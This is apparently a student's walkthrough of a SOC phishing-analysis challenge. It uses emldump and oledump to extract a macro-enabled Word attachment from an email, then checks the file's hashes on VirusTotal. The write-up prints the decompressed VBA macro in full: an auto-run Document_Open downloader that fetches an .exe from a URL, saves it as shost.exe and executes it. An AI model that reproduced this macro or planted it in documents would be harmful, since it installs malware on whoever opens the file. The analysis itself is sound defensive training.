
```
┌──(bony㉿Garuda)-[~/SOC/SOC101/content/01_Phishing_Analysis/Challenges]
└─$ python3 ../Tools/emldump.py challenge3.eml
Warning: the first block contains lines that are not a field.
1: M         multipart/mixed
2: M         multipart/alternative
3:       428 text/plain
4:       833 text/html
5:    143590 text/plain (AR_Wedding_RSVP.docm)

┌──(bony㉿Garuda)-[~/SOC/SOC101/content/01_Phishing_Analysis/Challenges]
└─$ 
```

I ran the command emldump.py to parse the structure of the email, and the output reveals an attachment That is disguised as a document.




```
┌──(bony㉿Garuda)-[~/SOC/SOC101/content/01_Phishing_Analysis/Challenges]
└─$ python3 ../Tools/emldump.py challenge3.eml -s 5 --vbadecompresscorrupt
Usage: emldump.py [options] [mimefile]
EML dump utility

emldump.py: error: no such option: --vbadecompresscorrupt

┌──(bony㉿Garuda)-[~/SOC/SOC101/content/01_Phishing_Analysis/Challenges]
└─$ 
```

I ran the command, but it gave me an error. but why?- The emldump.py does not support the –vbadecompresscorrupt option. It is used in the oledump.py command. As emldump doesn't decompress VBA, it only extracts blocks from emails like Headers, body, attachments, etc.




```
┌──(bony㉿Garuda)-[~/SOC/SOC101/content/01_Phishing_Analysis/Challenges]
└─$ python3 ../Tools/oledump.py challenge3.eml
/home/bony/SOC/SOC101/content/01_Phishing_Analysis/Challenges/../Tools/oledump.py:200: SyntaxWarning: invalid escape sequence '\D'
  C:\Demo>oledump.py Book1.xls
Error: challenge3.eml is not a valid OLE file.

┌──(bony㉿Garuda)-[~/SOC/SOC101/content/01_Phishing_Analysis/Challenges]
└─$ 
```

OK, the emldump doesn't support, I ran oledump to get the VBA attachment. As oledump is designed for office attachments Like .doc, .xls, .docm, etc, so I ran the command to extract the files. Again, it gave me an error. Why? The problem is with the .eml file, not the command. While the oledump expects the binary office files with embedded macro streams.



```
┌──(bony㉿Garuda)-[~/SOC/SOC101/content/01_Phishing_Analysis/Challenges]
└─$ python3 ../Tools/emldump.py challenge3.eml -s 5 -d > /home/bony/wed.docm
```

Now, I used the emldump.py to extract the attachment from the .eml.




1
2
3
4
bony@Garuda: ~/SOC/SOC101/content/01_Phishing_Analysis/Challenges
Session
Actions
Edit
View
Help


```
┌──(bony㉿Garuda)-[~/SOC/SOC101/content/01_Phishing_Analysis/Challenges]
└─$ python3 ../Tools/oledump.py  /home/bony/wed.docm
/home/bony/SOC/SOC101/content/01_Phishing_Analysis/Challenges/../Tools/oledump.py:200: SyntaxWarning: invalid escape sequence '\D'
  C:\Demo>oledump.py Book1.xls
A: word/vbaProject.bin
 A1:        375 'PROJECT'
 A2:         41 'PROJECTwm'
 A3: M     2291 'VBA/ThisDocument'
 A4:       2574 'VBA/_VBA_PROJECT'
 A5:        512 'VBA/dir'

┌──(bony㉿Garuda)-[~/SOC/SOC101/content/01_Phishing_Analysis/Challenges]
└─$ 
```

Later, after extracting the .docm file then I used the oledump.py on that file, now it analyzes the ole streams in the docs.

- Now I used the –vbadecompresscorrupt to attempt the decompression of a VBA macro stream.
- Extract partial or obfuscated code that might still reveal malicious behaviour.
- Found the Malicious embedded payload URL and the filename.



bony@Garuda: ~/SOC/SOC101/content/01_Phishing_Analysis/Challenges
Session Actions Edit View Help

```
000008D0: 6F 66 00 30 20 31 45 31  2C 20 32 82 1C 45 4E 2E  of.0 1E1, 2..EN.
000008E0: 52 08 75 6E 20 83 32 0D  0A 45 6E 0E 64 81 7F 01  R.un .2..En.d...
000008F0: 08 C3 00                                           ...

┌──(bony㉿Garuda)-[~/SOC/SOC101/content/01_Phishing_Analysis/Challenges]
└─$ python3 ../Tools/oledump.py  /home/bony/wed.docm -s 3 --vbadecompresscorrupt
/home/bony/SOC/SOC101/content/01_Phishing_Analysis/Challenges/../Tools/oledump.py:200: SyntaxWarning: invalid escape sequence '\D'
  C:\Demo>oledump.py Book1.xls
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub Document_Open()

Dim http_obj
Dim stream_obj
Dim shell_obj

Set http_obj = CreateObject("Microsoft.XMLHTTP")
Set stream_obj = CreateObject("ADODB.Stream")
Set shell_obj = CreateObject("WScript.Shell")

URL = "https://github.com/TCWUS/Pastebin-Uploader.exe"
FileName = "shost.exe"
RUNCMD = "shost.exe"

http_obj.Open "GET", URL, False
http_obj.send

stream_obj.Type = 1
stream_obj.Open
stream_obj.write http_obj.responseBody
stream_obj.savetofile FileName, 2

shell_obj.Run RUNCMD
```



```
┌──(bony㉿Garuda)-[~]
└─$ sha256sum  wed.docm && sha1sum wed.docm && md5sum wed.docm
41c3dd4e9f794d53c212398891931760de469321e4c5d04be719d5485ed8f53e  wed.docm
91091f8e95909e0bc83852eec7cac4c04e1a57c3  wed.docm
590d3c98cb5e61ea3e4226639d5623d7  wed.docm
```

Ran some SHA-256, SHA-1, and MD5 hashes and uploaded them to Virustotal and found 44 vendors flagged as malicious



44 / 68

Community Score -8

44/68 security vendors flagged this file as malicious

Reanalyze · Similar · More

41c3dd4e9f794d53c212398891931760de469321e4c5d04be719d5485ed8f53e

AR_Wedding_RSVP.docm

Size 140.22 KB

Last Analysis Date 8 days ago

DOCX

docx · create-file · open-file · attachment · create-ole · auto-open · url-pattern · write-file · calls-wmi · run-file · download · macros · exe-pattern

DETECTION · DETAILS · RELATIONS · BEHAVIOR · COMMUNITY 12

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to **automate checks.**

✦ Code insights

The VBA code defines a private subroutine named "Document_Open" which is automatically executed when the document is opened.

1. Object Creation: The subroutine begins by creating three objects:

- `http_obj`: An instance of the "Microsoft.XMLHTTP" object, commonly used for handling HTTP requests.

Show more

